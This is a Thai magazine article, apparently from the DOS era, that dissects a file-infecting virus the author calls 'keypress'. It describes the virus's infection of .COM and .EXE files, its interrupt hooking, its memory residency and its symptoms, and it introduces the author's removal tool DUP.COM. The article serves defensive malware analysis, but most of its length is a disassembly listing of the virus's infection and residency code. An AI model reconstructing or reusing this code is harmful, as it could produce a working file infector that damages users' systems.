ภิญโญ อดิศักดิ์ศิริ

ชำแหละไวรัส Keypress

พฤติกรรมอันชั่วร้าย ของจอมก่อกวนหน้าใหม่ ที่ใครต่อใครต้องขยาด แต่เรากำจัดได้สบายมาก

หลังจากที่คุณได้ติดตามข่าวคราวของไวรัสมาจนกระทั่งถึงบัดนี้ คุณคงได้รู้จักกับไวรัสหลายร้อยชนิด แต่ในขณะนี้ได้มีไวรัสตัวใหม่เข้ามาวุ่นวายกับระบบการทำงานของคอมพิวเตอร์อีกแล้ว ไวรัสตัวนี้ผมลองใช้โปรแกรม INTVIRUS ซึ่งสามารถเช็คไวรัสได้ 155 ตัว แต่ผลปรากฏว่าตรวจหาไม่พบ ผมจึงลองใช้โปรแกรม SCAN เช็คไวรัสอีกครั้งหนึ่ง ก็ยังไม่พบเช่นกัน ผมคิดว่าคงเป็นไวรัสพันธุ์ใหม่ออกมาอาละวาดแน่ ๆ ผมจึงตั้งชื่อว่า keypress มาติดตามรายละเอียดกันดีกว่านะครับ

การแพร่เชื้อ

ไวรัสตัวนี้จะติดกับไฟล์ที่มีนามสกุล .COM และ .EXE สำหรับ .COM ไวรัส keypress จะมีโปรแกรมสั้น ๆ กระโดดไปยังออฟเซ็ตที่ 0133h เสมอ แล้วทำการหาเซกเมนต์ใหม่ที่สามารถคำนวณหาค่าได้ โปรแกรมที่ติดเชื้อใน .COM จะมีขนาดของไฟล์เพิ่มขึ้นตั้งแต่ 1216 ถึง 1232 ไบต์ จะขึ้นกับว่าในไบต์สุดท้ายของไฟล์อยู่ไบต์ที่เท่าไรของพารากราฟในหน่วยความจำ ส่วน .EXE ไวรัส keypress จะทำการเปลี่ยนระยะทางจากต้นไฟล์ (offset) ให้ไปเริ่มที่ออฟเซ็ต 0133h จากนั้นจะเรียกโปรแกรมย่อยด้วยคำสั่ง CALL 01A2h (ในบรรทัดที่ 1) รูปที่ 1 ใน .EXE นี้ ถ้าโปรแกรมติดเชื้อ ขนาดของไฟล์จะเพิ่มเข้าไปอีก 256 ไบต์ แต่ไวรัส keypress ตัวนี้ถ้าเป็น .EXE แล้วจะไม่ติดไฟล์ที่มีขนาดต่ำกว่า 1216 ไบต์

รูปที่ 1 ลักษณะการทำงานของไวรัส keypress

```
2EAF:0133 E86C00          CALL   01A2
2EAF:0136 E82D00          CALL   0166
2EAF:0139 E83F00          CALL   017B
2EAF:013C E81200          CALL   0151
2EAF:013F 7208            JB     0149
2EAF:0141 E8FA00          CALL   023E
2EAF:0144 7203            JB     0149
2EAF:0146 E83301          CALL   027C
2EAF:0149 EB7E            JMP    01C9
2EAF:014B 90              NOP
2EAF:014C EA00014523      JMP    2345:0100


[call 1a2]
2EAF:01A2 2E8C1E2901      MOV    CS:[0129],DS
2EAF:01A7 0E              PUSH   CS
2EAF:01A8 1F              POP    DS
2EAF:01A9 A31901          MOV    [0119],AX
2EAF:01AC 891E1B01        MOV    [011B],BX
2EAF:01B0 890E1D01        MOV    [011D],CX
2EAF:01B4 89161F01        MOV    [011F],DX
2EAF:01B8 893E2101        MOV    [0121],DI
2EAF:01BC 89362301        MOV    [0123],SI
2EAF:01C0 892E2501        MOV    [0125],BP
2EAF:01C4 8C062701        MOV    [0127],ES
2EAF:01C8 C3              RET


[call 166]
2EAF:0166 F606180101      TEST   Byte Ptr [0118],01
2EAF:016B 740D            JZ     017A
2EAF:016D 8CC0            MOV    AX,ES
2EAF:016F 051000          ADD    AX,0010
2EAF:0172 01062F01        ADD    [012F],AX
2EAF:0176 01062B01        ADD    [012B],AX
2EAF:017A C3              RET


[call 17b]
2EAF:017B A12F01          MOV    AX,[012F]
2EAF:017E 8B1E3101        MOV    BX,[0131]
2EAF:0182 F606180101      TEST   Byte Ptr [0118],01
2EAF:0187 7511            JNZ    019A
2EAF:0189 8CC0            MOV    AX,ES
2EAF:018B BB0001          MOV    BX,0100
2EAF:018E B91000          MOV    CX,0010
2EAF:0191 BEC005          MOV    SI,05C0
2EAF:0194 BF0001          MOV    DI,0100
2EAF:0197 FC              CLD
2EAF:0198 F3              REPZ
2EAF:0199 A4              MOVSB
2EAF:019A A34F01          MOV    [014F],AX
2EAF:019D 891E4D01        MOV    [014D],BX
2EAF:01A1 C3              RET


[call 151]
2EAF:0151 1E              PUSH   DS
2EAF:0152 33DB            XOR    BX,BX
2EAF:0154 8EDB            MOV    DS,BX
2EAF:0156 BB0006          MOV    BX,0600
2EAF:0159 833F01          CMP    Word Ptr [BX],+01
2EAF:015C 7405            JZ     0163
2EAF:015E C7070100        MOV    Word Ptr [BX],0001
2EAF:0162 F9              STC
2EAF:0163 F5              CMC
2EAF:0164 1F              POP    DS
2EAF:0165 C3              RET


[jmp 1c9]
2EAF:01C9 A11901          MOV    AX,[0119]
2EAF:01CC 8B1E1B01        MOV    BX,[011B]
2EAF:01D0 8B0E1D01        MOV    CX,[011D]
2EAF:01D4 8B161F01        MOV    DX,[011F]
2EAF:01D8 8B2E2501        MOV    BP,[0125]
2EAF:01DC 8B3E2101        MOV    DI,[0121]
2EAF:01E0 8B362301        MOV    SI,[0123]
2EAF:01E4 8E062701        MOV    ES,[0127]
2EAF:01E8 F606180101      TEST   Byte Ptr [0118],01
2EAF:01ED 740A            JZ     01F9
2EAF:01EF FA              CLI
2EAF:01F0 8E162B01        MOV    SS,[012B]
2EAF:01F4 8B262D01        MOV    SP,[012D]
2EAF:01F8 FB              STI
2EAF:01F9 8E1E2901        MOV    DS,[0129]
2EAF:01FD E94CFF          JMP    014C


[call 200]
2EAF:0200 A11901          MOV    AX,[0119]
2EAF:0203 8B1E1B01        MOV    BX,[011B]
2EAF:0207 8B0E1D01        MOV    CX,[011D]
2EAF:020B 8B161F01        MOV    DX,[011F]
2EAF:020F 8B2E2501        MOV    BP,[0125]
2EAF:0213 8B3E2101        MOV    DI,[0121]
2EAF:0217 8B362301        MOV    SI,[0123]
2EAF:021B 8E062701        MOV    ES,[0127]
2EAF:021F 8E1E2901        MOV    DS,[0129]
2EAF:0223 C3              RET


[call 23e]
2EAF:023E E8E3FF          CALL   0224
2EAF:0241 81FB00A0        CMP    BX,A000
2EAF:0245 7204            JB     024B
2EAF:0247 0E              PUSH   CS
2EAF:0248 1F              POP    DS
2EAF:0249 F9              STC
2EAF:024A C3              RET


[call 224]
2EAF:0224 1E              PUSH   DS
2EAF:0225 8CC3            MOV    BX,ES
2EAF:0227 4B              DEC    BX
2EAF:0228 8EDB            MOV    DS,BX
2EAF:022A 803E00005A      CMP    Byte Ptr [0000],5A
2EAF:022F 740B            JZ     023C
2EAF:0231 43              INC    BX
2EAF:0232 031E0300        ADD    BX,[0003]
2EAF:0236 81FB00A0        CMP    BX,A000
2EAF:023A 72EC            JB     0228
2EAF:023C 1F              POP    DS
2EAF:023D C3              RET


[Virus:024b]
7D4D:024B 8EDB            MOV    DS,BX
7D4D:024D A10300          MOV    AX,[0003]
7D4D:0250 2E2B061401      SUB    AX,CS:[0114]
7D4D:0255 76F0            JBE    0247
7D4D:0257 3D0008          CMP    AX,0800
7D4D:025A 72EB            JB     0247
7D4D:025C A30300          MOV    [0003],AX
7D4D:025F 03D8            ADD    BX,AX
7D4D:0261 43              INC    BX
7D4D:0262 26891E0200      MOV    ES:[0002],BX
7D4D:0267 83EB10          SUB    BX,+10
7D4D:026A 53              PUSH   BX
7D4D:026B 0E              PUSH   CS
7D4D:026C 1F              POP    DS
7D4D:026D 07              POP    ES
7D4D:026E BE0001          MOV    SI,0100
7D4D:0271 8BFE            MOV    DI,SI
7D4D:0273 8B0E1201        MOV    CX,[0112]
7D4D:0277 FC              CLD
7D4D:0278 F3              REPZ
7D4D:0279 A4              MOVSB
7D4D:027A F8              CLC
7D4D:027B C3              RET


[call 27c]
7D4D:027C 06              PUSH   ES
7D4D:027D 1F              POP    DS
7D4D:027E C706BE020000    MOV    Word Ptr [02BE],0000
7D4D:0284 B81C35          MOV    AX,351C
7D4D:0287 CD21            INT    21
7D4D:0289 891EEA02        MOV    [02EA],BX
7D4D:028D 8C06EC02        MOV    [02EC],ES
7D4D:0291 B82135          MOV    AX,3521
7D4D:0294 CD21            INT    21
7D4D:0296 891E3C03        MOV    [033C],BX
7D4D:029A 8C063E03        MOV    [033E],ES
7D4D:029E B81C25          MOV    AX,251C
7D4D:02A1 BAC002          MOV    DX,02C0
7D4D:02A4 CD21            INT    21
7D4D:02A6 BA3603          MOV    DX,0336
7D4D:02A9 52              PUSH   DX
7D4D:02AA B430            MOV    AH,30
7D4D:02AC CD21            INT    21
7D4D:02AE 5A              POP    DX
7D4D:02AF 3C03            CMP    AL,03
7D4D:02B1 7203            JB     02B6
7D4D:02B3 BAFB02          MOV    DX,02FB
7D4D:02B6 B82125          MOV    AX,2521
7D4D:02B9 CD21            INT    21
7D4D:02BB 0E              PUSH   CS
7D4D:02BC 1F              POP    DS
7D4D:02BD C3              RET


[New timer INT]
9FA3:02C0 2EFF06BE02      INC    Word Ptr CS:[02BE]
9FA3:02C5 2E813EBE02302A  CMP    Word Ptr CS:[02BE],2A30
9FA3:02CC 721B            JB     02E9
9FA3:02CE 2E813EBE02542A  CMP    Word Ptr CS:[02BE],2A54
9FA3:02D5 7609            JBE    02E0
9FA3:02D7 2EC706BE020000  MOV    Word Ptr CS:[02BE],0000
9FA3:02DE EB09            JMP    02E9
9FA3:02E0 51              PUSH   CX
9FA3:02E1 B90500          MOV    CX,0005
9FA3:02E4 CD09            INT    09
9FA3:02E6 E2FC            LOOP   02E4
9FA3:02E8 59              POP    CX
9FA3:02E9 EABE081F5B      JMP    5B1F:08BE
9FA3:02EE B000            MOV    AL,00
9FA3:02F0 CF              IRET


[New INT 21]
```

```
9FA3:02FB 3D004B          CMP   AX,4B00
9FA3:02FE 7405            JZ    0305
9FA3:0300 2EFF2E3C03      JMP   FAR CS:[033C]
9FA3:0305 E89AFE          CALL  01A2
9FA3:0308 E89700          CALL  03A2
9FA3:030B B8023D          MOV   AX,3D02
9FA3:030E 8E1E2901        MOV   DS,[0129]
9FA3:0312 CD21            INT   21
9FA3:0314 0E              PUSH  CS
9FA3:0315 1F              POP   DS
9FA3:0316 720F            JB    0327
9FA3:0318 8BD8            MOV   BX,AX
9FA3:031A E8D300          CALL  03F0
9FA3:031D 7208            JB    0327
9FA3:031F E8E500          CALL  0407
9FA3:0322 7203            JB    0327
9FA3:0324 E80D01          CALL  0434
9FA3:0327 B43E            MOV   AH,3E
9FA3:0329 CD21            INT   21
9FA3:032B E8AB00          CALL  03D9
9FA3:032E E8CFFE          CALL  0200
9FA3:0331 2EFF2E3C03      JMP   FAR CS:[033C]

[for DOS < 3]
9FA3:0336 80FC3D          CMP   AH,3D
9FA3:0339 7405            JZ    0340
9FA3:033B EA500E1F5B      JMP   5B1F:0E50
9FA3:0340 50              PUSH  AX
9FA3:0341 24FC            AND   AL,FC
9FA3:0343 58              POP   AX
9FA3:0344 75F5            JNZ   033B
9FA3:0346 E859FE          CALL  01A2
9FA3:0349 E85600          CALL  03A2
9FA3:034C 8E1E2901        MOV   DS,[0129]
9FA3:0350 0C02            OR    AL,02
9FA3:0352 9C              PUSHF
9FA3:0353 FA              CLI
9FA3:0354 2EFF1E3C03      CALL  FAR CS:[033C]
9FA3:0359 0E              PUSH  CS
9FA3:035A 1F              POP   DS
9FA3:035B 7225            JB    0382
9FA3:035D 9C              PUSHF
9FA3:035E A31901          MOV   [0119],AX
9FA3:0361 8BD8            MOV   BX,AX
9FA3:0363 E8FA01          CALL  0560
9FA3:0366 720D            JB    0375
9FA3:0368 E88500          CALL  03F0
9FA3:036B 7208            JB    0375
9FA3:036D E89700          CALL  0407
9FA3:0370 7203            JB    0375
9FA3:0372 E8BF00          CALL  0434
9FA3:0375 E8F600          CALL  046E
9FA3:0378 E85E00          CALL  03D9
9FA3:037B E882FE          CALL  0200
9FA3:037E 9D              POPF
9FA3:037F CA0200          RETF  0002


[jmp 382]
9FA3:0382 E85400          CALL  03D9
9FA3:0385 E878FE          CALL  0200
9FA3:0388 EBB1            JMP   033B


[call 3a2]
9FA3:03A2 50              PUSH  AX
9FA3:03A3 53              PUSH  BX
9FA3:03A4 52              PUSH  DX
9FA3:03A5 1E              PUSH  DS
9FA3:03A6 06              PUSH  ES
9FA3:03A7 0E              PUSH  CS
9FA3:03A8 1F              POP   DS
9FA3:03A9 B82335          MOV   AX,3523
9FA3:03AC CD21            INT   21
9FA3:03AE 891EF102        MOV   [02F1],BX
9FA3:03B2 8C06F302        MOV   [02F3],ES
9FA3:03B6 B82435          MOV   AX,3524
9FA3:03B9 CD21            INT   21
9FA3:03BB 891EF502        MOV   [02F5],BX
9FA3:03BF 8C06F702        MOV   [02F7],ES
9FA3:03C3 B82325          MOV   AX,2523
9FA3:03C6 BAF002          MOV   DX,02F0
9FA3:03C9 CD21            INT   21
9FA3:03CB B82425          MOV   AX,2524
9FA3:03CE BAEE02          MOV   DX,02EE
9FA3:03D1 CD21            INT   21
9FA3:03D3 07              POP   ES
9FA3:03D4 1F              POP   DS
9FA3:03D5 5A              POP   DX
9FA3:03D6 5B              POP   BX
9FA3:03D7 58              POP   AX
9FA3:03D8 C3              RET


[call 3d9]
9FA3:03D9 B82425          MOV   AX,2524
9FA3:03DC 2EC516F502      LDS   DX,CS:[02F5]
9FA3:03E1 CD21            INT   21
9FA3:03E3 B82325          MOV   AX,2523
9FA3:03E6 2EC516F102      LDS   DX,CS:[02F1]
9FA3:03EB CD21            INT   21
9FA3:03ED 0E              PUSH  CS
9FA3:03EE 1F              POP   DS
9FA3:03EF C3              RET


[call 3f0]
9FA3:03F0 B43F            MOV   AH,3F
9FA3:03F2 BA8A03          MOV   DX,038A
9FA3:03F5 B91800          MOV   CX,0018
9FA3:03F8 CD21            INT   21
9FA3:03FA 720A            JB    0406
9FA3:03FC E87700          CALL  0476
9FA3:03FF 7205            JB    0406
9FA3:0401 E8C600          CALL  04CA
9FA3:0404 7200            JB    0406
9FA3:0406 C3              RET


[call 407]
9FA3:0407 B440            MOV   AH,40
9FA3:0409 8B0E1201        MOV   CX,[0112]
9FA3:040D BA0001          MOV   DX,0100
9FA3:0410 CD21            INT   21
9FA3:0412 721E            JB    0432
9FA3:0414 3BC1            CMP   AX,CX
9FA3:0416 751A            JNZ   0432
9FA3:0418 F606180101      TEST  Byte Ptr [0118],01
9FA3:041D 7401            JZ    0420
9FA3:041F C3              RET


[jmp 420]
9FA3:0420 B440            MOV   AH,40
9FA3:0422 B91000          MOV   CX,0010
9FA3:0425 BA8A03          MOV   DX,038A
9FA3:0428 CD21            INT   21
9FA3:042A 7206            JB    0432
9FA3:042C 3BC1            CMP   AX,CX
9FA3:042E 7502            JNZ   0432
9FA3:0430 F8              CLC
9FA3:0431 C3              RET


[jmp 432]
9FA3:0432 F9              STC
9FA3:0433 C3              RET


[call 434]
9FA3:0434 E83700          CALL  046E
9FA3:0437 F606180101      TEST  Byte Ptr [0118],01
9FA3:043C 751F            JNZ   045D
9FA3:043E B440            MOV   AH,40
9FA3:0440 B90200          MOV   CX,0002
9FA3:0443 BA1001          MOV   DX,0110
9FA3:0446 CD21            INT   21
9FA3:0448 B440            MOV   AH,40
9FA3:044A B90200          MOV   CX,0002
9FA3:044D BAF902          MOV   DX,02F9
9FA3:0450 CD21            INT   21
9FA3:0452 B440            MOV   AH,40
9FA3:0454 B90C00          MOV   CX,000C
9FA3:0457 BA0401          MOV   DX,0104
9FA3:045A CD21            INT   21
9FA3:045C C3              RET


[jmp 45d]
9FA3:045D B440            MOV   AH,40
9FA3:045F B91800          MOV   CX,0018
9FA3:0462 BA8A03          MOV   DX,038A
9FA3:0465 CD21            INT   21
9FA3:0467 C3              RET


[call 468]
9FA3:0468 B80042          MOV   AX,4200
9FA3:046B CD21            INT   21
9FA3:046D C3              RET


[call 46e]
9FA3:046E 33C9            XOR   CX,CX
9FA3:0470 33D2            XOR   DX,DX
9FA3:0472 E8F3FF          CALL  0468
9FA3:0475 C3              RET


[call 476]
9FA3:0476 BE0401          MOV   SI,0104
9FA3:0479 BF8E03          MOV   DI,038E
9FA3:047C 0E              PUSH  CS
9FA3:047D 07              POP   ES
9FA3:047E C606180100      MOV   Byte Ptr [0118],00
9FA3:0483 817DFC4D5A      CMP   Word Ptr [DI-04],5A4D
9FA3:0488 740C            JZ    0496
9FA3:048A B90C00          MOV   CX,000C
9FA3:048D FC              CLD
9FA3:048E F3              REPZ
9FA3:048F A6              CMPSB
9FA3:0490_7502            JNZ   0494
```

```
406   9FA3:0492 F9              STC
407   9FA3:0493 C3              RET
408
409
410   [jmp 494]
411   9FA3:0494 F8              CLC
412   9FA3:0495 C3              RET
413
414
415   [jmp 496]
416   9FA3:0496 C606180101      MOV     Byte Ptr [0118],01
417   9FA3:049B 8B0E9E03        MOV     CX,[039E]
418   9FA3:049F 81F93301        CMP     CX,0133
419   9FA3:04A3 74ED            JZ      0492
420   9FA3:04A5 833E960300      CMP     Word Ptr [0396],+00
421   9FA3:04AA 74E6            JZ      0492
422   9FA3:04AC 890E3101        MOV     [0131],CX
423   9FA3:04B0 8B0EA003        MOV     CX,[03A0]
424   9FA3:04B4 890E2F01        MOV     [012F],CX
425   9FA3:04B8 8B0E9803        MOV     CX,[0398]
426   9FA3:04BC 890E2B01        MOV     [012B],CX
427   9FA3:04C0 8B0E9A03        MOV     CX,[039A]
428   9FA3:04C4 890E2D01        MOV     [012D],CX
429   9FA3:04C8 EBCA            JMP     0494
430
431
432   [call 4ca]
433   9FA3:04CA B80242          MOV     AX,4202
434   9FA3:04CD 33C9            XOR     CX,CX
435   9FA3:04CF 33D2            XOR     DX,DX
436   9FA3:04D1 CD21            INT     21
437   9FA3:04D3 A80F            TEST    AL,0F
438   9FA3:04D5 7409            JZ      04E0
439   9FA3:04D7 051000          ADD     AX,0010
440   9FA3:04DA 83D200          ADC     DX,+00
441   9FA3:04DD 25F0FF          AND     AX,FFF0
442   9FA3:04E0 F606180101      TEST    Byte Ptr [0118],01
443   9FA3:04E5 7524            JNZ     050B
444   9FA3:04E7 0BD2            OR      DX,DX
445   9FA3:04E9 751E            JNZ     0509
446   9FA3:04EB 3B061601        CMP     AX,[0116]
447   9FA3:04EF 7718            JA      0509
448   9FA3:04F1 3B061201        CMP     AX,[0112]
449   9FA3:04F5 7612            JBE     0509
450   9FA3:04F7 A3F902          MOV     [02F9],AX
451   9FA3:04FA B104            MOV     CL,04
452   9FA3:04FC D32EF902        SHR     Word Ptr [02F9],CL
453   9FA3:0500 8BD0            MOV     DX,AX
454   9FA3:0502 33C9            XOR     CX,CX
455   9FA3:0504 E861FF          CALL    0468

456   9FA3:0507 F8              CLC
457   9FA3:0508 C3              RET
458
459
460   [jmp 509]
461   9FA3:0509 F9              STC
462   9FA3:050A C3              RET
463
464
465   [jmp 50b]
466   9FA3:050B 50              PUSH    AX
467   9FA3:050C 52              PUSH    DX
468   9FA3:050D 050001          ADD     AX,0100
469   9FA3:0510 83D200          ADC     DX,+00
470   9FA3:0513 8BCA            MOV     CX,DX
471   9FA3:0515 8BD0            MOV     DX,AX
472   9FA3:0517 E84EFF          CALL    0468
473   9FA3:051A 53              PUSH    BX
474   9FA3:051B 03061201        ADD     AX,[0112]
475   9FA3:051F 83D200          ADC     DX,+00
476   9FA3:0522 BB0002          MOV     BX,0200
477   9FA3:0525 F7F3            DIV     BX
478   9FA3:0527 0BD2            OR      DX,DX
479   9FA3:0529 7401            JZ      052C
480   9FA3:052B 40              INC     AX
481   9FA3:052C 89168C03        MOV     [038C],DX
482   9FA3:0530 A38E03          MOV     [038E],AX
483   9FA3:0533 5B              POP     BX
484   9FA3:0534 5A              POP     DX
485   9FA3:0535 58              POP     AX
486   9FA3:0536 E80E00          CALL    0547
487   9FA3:0539 C7069A030001    MOV     Word Ptr [039A],0100
488   9FA3:053F C7069E033301    MOV     Word Ptr [039E],0133
489   9FA3:0545 F8              CLC
490   9FA3:0546 C3              RET
491
492
493   [call 547]
494   9FA3:0547 51              PUSH    CX
495   9FA3:0548 B90400          MOV     CX,0004
496   9FA3:054B D1EA            SHR     DX,1
497   9FA3:054D D1D8            RCR     AX,1
498   9FA3:054F E2FA            LOOP    054B
499   9FA3:0551 2B069203        SUB     AX,[0392]
500   9FA3:0555 83DA00          SBB     DX,+00
501   9FA3:0558 A39803          MOV     [0398],AX
502   9FA3:055B A3A003          MOV     [03A0],AX
503   9FA3:055E 59              POP     CX
504   9FA3:055F C3              RET
```

เจาะลึกยุทธการจู่โจม

ไวรัส keypress จะเปลี่ยนค่าใน INT 21h และ 1Ch ถ้าใช้โปรแกรมดีบักหรือโปรแกรมอื่นที่สามารถตรวจดูหน่วยความจำได้ จะพบว่าใน 1 เวิร์ดที่แอดเดรส 0:600 จะเท่ากับ 0100h การทำงานของไวรัส keypress สามารถดูได้จากรูปที่ 1

1. ในบรรทัดที่ 30 ไวรัสตัวนี้จะตรวจสอบว่าโปรแกรมที่กำลังอ่านนั้นมีนามสกุลเป็น .COM หรือ .EXE ซึ่งกำหนดค่าเท่ากับ 0 และ 1 จะดูที่ตำแหน่ง 0118h ถ้าเป็น .EXE จะปรับค่า AX ให้เพิ่มอีก 10h และเก็บที่แอดเดรส 012Fh และ 0121Bh ซึ่งเป็นค่าของ CS และ SS


2. ในช่วงบรรทัด 40-54 ค่า CASS 017Bh เป็นการเตรียมค่าของเซกเมนต์และออฟเซ็ตเดิมที่เป็นจุดเริ่มต้นโปรแกรมเก็บไว้ที่แอดเดรส 014Fh และ 014D

3. ไวรัสตัวนี้จะ CALL 0151h ในช่วงบรรทัด 58-68 แล้วทำการตรวจสอบค่าในหน่วยความจำที่แอดเดรส 0:600 ว่าเท่ากับ 1 หรือไม่ (ถ้าไม่ใช่จะทำเครื่องหมาย 1 เอาไว้) ถ้าเท่ากับ 1 จะกระโดดไปที่แอดเดรส 0149h ในบรรทัดที่ 5 แล้วคืนค่าให้รีจิสเตอร์ในแอดเดรส 01C9h บรรทัดที่ 72 จากนั้นจะทำการกระโดดกลับไปยังแอดเดรส 14C แล้วส่งการทำงานกลับไปโปรแกรมเดิม

4. ถ้าในหน่วยความจำไม่มี keypress อยู่ก็จะ CASS 023Eh ในบรรทัดที่ 104 แล้ว CALL 0244h ในบรรทัดที่ 119 เพื่อหาเซกเมนต์ในบล็อกสุดท้ายของ MCB (Memory Control Block) จากนั้นจะเช็คว่าเกินกว่า Limit User Program หรือไม่ โดยเช็คกับค่า A000h ถ้าค่าเกินก็จะคืนการทำงานให้โปรแกรมเดิม แต่ถ้าไม่ถึง A000h จะกระโดดไปที่ 024B ในบรรทัดที่ 129-151 ซึ่งค่าในหน่วยความจำจะเปลี่ยนไปเพื่อให้ไวรัส keypress ฝังตัวอยู่ได้ แล้วค่อยย้ายตัวเองไปที่หน่วยความจำสูงสุดในเซกเมนต์ที่กำหนดให้ก่อนที่จะทำการกระโดดไป 01C9h เพื่อคืนค่ารีจิสเตอร์

สูตรพิฆาตไวรัส

ในการตรวจสอบและฆ่าไวรัสตัวนี้ ผมจะขอกล่าวถึงลักษณะของเครื่องที่ติดไวรัส keypress สักหน่อย เริ่มต้นจาก



ขนาดของไฟล์ที่อยู่ในแผ่น ถ้ามี keypress ขนาดไฟล์จะโตเกินกว่าปกติแล้ว หน่วยความจำที่สามารถรันโปรแกรมจะลดลง 2 กิโลไบต์สำหรับเครื่องเอที ถ้าเป็นเครื่องเอ็กซ์ทีจะลดลง 1 กิโลไบต์ การทำงานของเครื่องจะมีอาการคล้ายกับเรากดคีย์ค้างในทุก ๆ 9.8869 นาที ดังนั้นผมจึงใช้โปรแกรม MI.COM (หรือโปรแกรมที่เช็คหน่วยความจำได้) ตรวจสอบหน่วยความจำ ดังรูปที่ 2 ในขณะที่ยังไม่มีไวรัสจะพบว่าหน่วยความจำสูงสุดมีค่าเป็น 9FFF ผลรวมของหน่วยความจำเท่ากับ 640 กิโลไบต์ และหน่วยความจำที่ใช้ในการรันโปรแกรมเท่ากับ 560 กิโลไบต์ หลังจากที่มีไวรัสในหน่วยความจำแล้ว (รูปที่ 3) ค่าของหน่วยความจำสูงสุดจากเดิมเท่ากับ 9FFF จะเปลี่ยนเป็น 9FB2 ผลรวมของหน่วยความจำยังมีค่าเท่าเดิม แต่หน่วยความจำที่ใช้ในการรันโปรแกรมจะลดลง 2 กิโลไบต์เหลือเพียง 558 กิโลไบต์ ผมได้เขียนโปรแกรมขึ้นมาเพื่อปราบไวรัส โดยตั้งชื่อว่า DUP.COM (DUP ย่อมาจาก Duplicate Key Virus) จะใช้โปรแกรม DUP ช่วยในการเช็คหน่วยความจำในเครื่อง ถ้าพบเมื่อไรจะฆ่าไวรัสในหน่วยความจำเลย ทำให้สามารถใช้เครื่องโดยไม่ต้องปิดเปิดเครื่องใหม่ สำหรับในดิสค์ก็เช่นกัน จะทำการเช็คไวรัสในดิสค์ หลังจากจัดการไวรัสเรียบร้อย แผ่นดิสค์นั้นก็สามารถใช้งานได้ตามเดิม

```
Memory Info v5.8
Copyright 1989 Central Point Software, Inc.  All rights reserved.

Conventional memory.  Total:  640k
Largest executable program:   560k

Type  Paragraphs  Bytes     Owner
----  ----------  -----  -------------
Prog  1328-13FAh   3376  1328h <itself>
Prog  1419-9FFFh    560k 1419h <itself> C:\TNT\MI.COM
```

รูปที่ 2 แสดงจำนวนของหน่วยความจำในโปรแกรมก่อนมีไวรัส

```
Memory Info v5.8
Copyright 1989 Central Point Software, Inc.  All rights reserved.

Conventional memory.  Total:  640k
Largest executable program:   558k

Type  Paragraphs  Bytes     Owner
----  ----------  -----  -------------
Prog  1328-13FAh   3376  1328h <itself>
Prog  1419-9FB2h    558k 1419h <itself> C:\TNT\MI.COM
```

รูปที่ 3 แสดงจำนวนของหน่วยความจำในโปรแกรมที่มีไวรัส

ส่งท้าย

โปรแกรม DUP.COM สามารถตรวจสอบไวรัส 'keypress' ที่ติดในนามสกุล .COM และ .EXE แม้กระทั่งในหน่วยความจำ โปรแกรมจะทำการสังหารทันทีโดยไม่ต้องปิดเครื่องแล้วเปิดเครื่องใหม่ สามารถใช้งานต่อไปได้ไม่ต้องเสียเวลา สำหรับรายละเอียดเกี่ยวกับอินเตอร์รัพต์ใหม่ของไวรัส keypress ผมจะไม่ขอกล่าวถึง เพราะต้องการอธิบายเพื่อให้เข้าใจถึงการทำงานเท่านั้น และเพื่อป้องกันผู้ที่ต้องการสร้างไวรัสออกมาแพร่พันธุ์ DUP.COM ผู้เขียนได้เตรียมซอฟต์เมล์ไว้สำหรับผู้อ่านที่สนใจ ติดต่อได้ที่กองบรรณาธิการวารสารไมโครคอมพิวเตอร์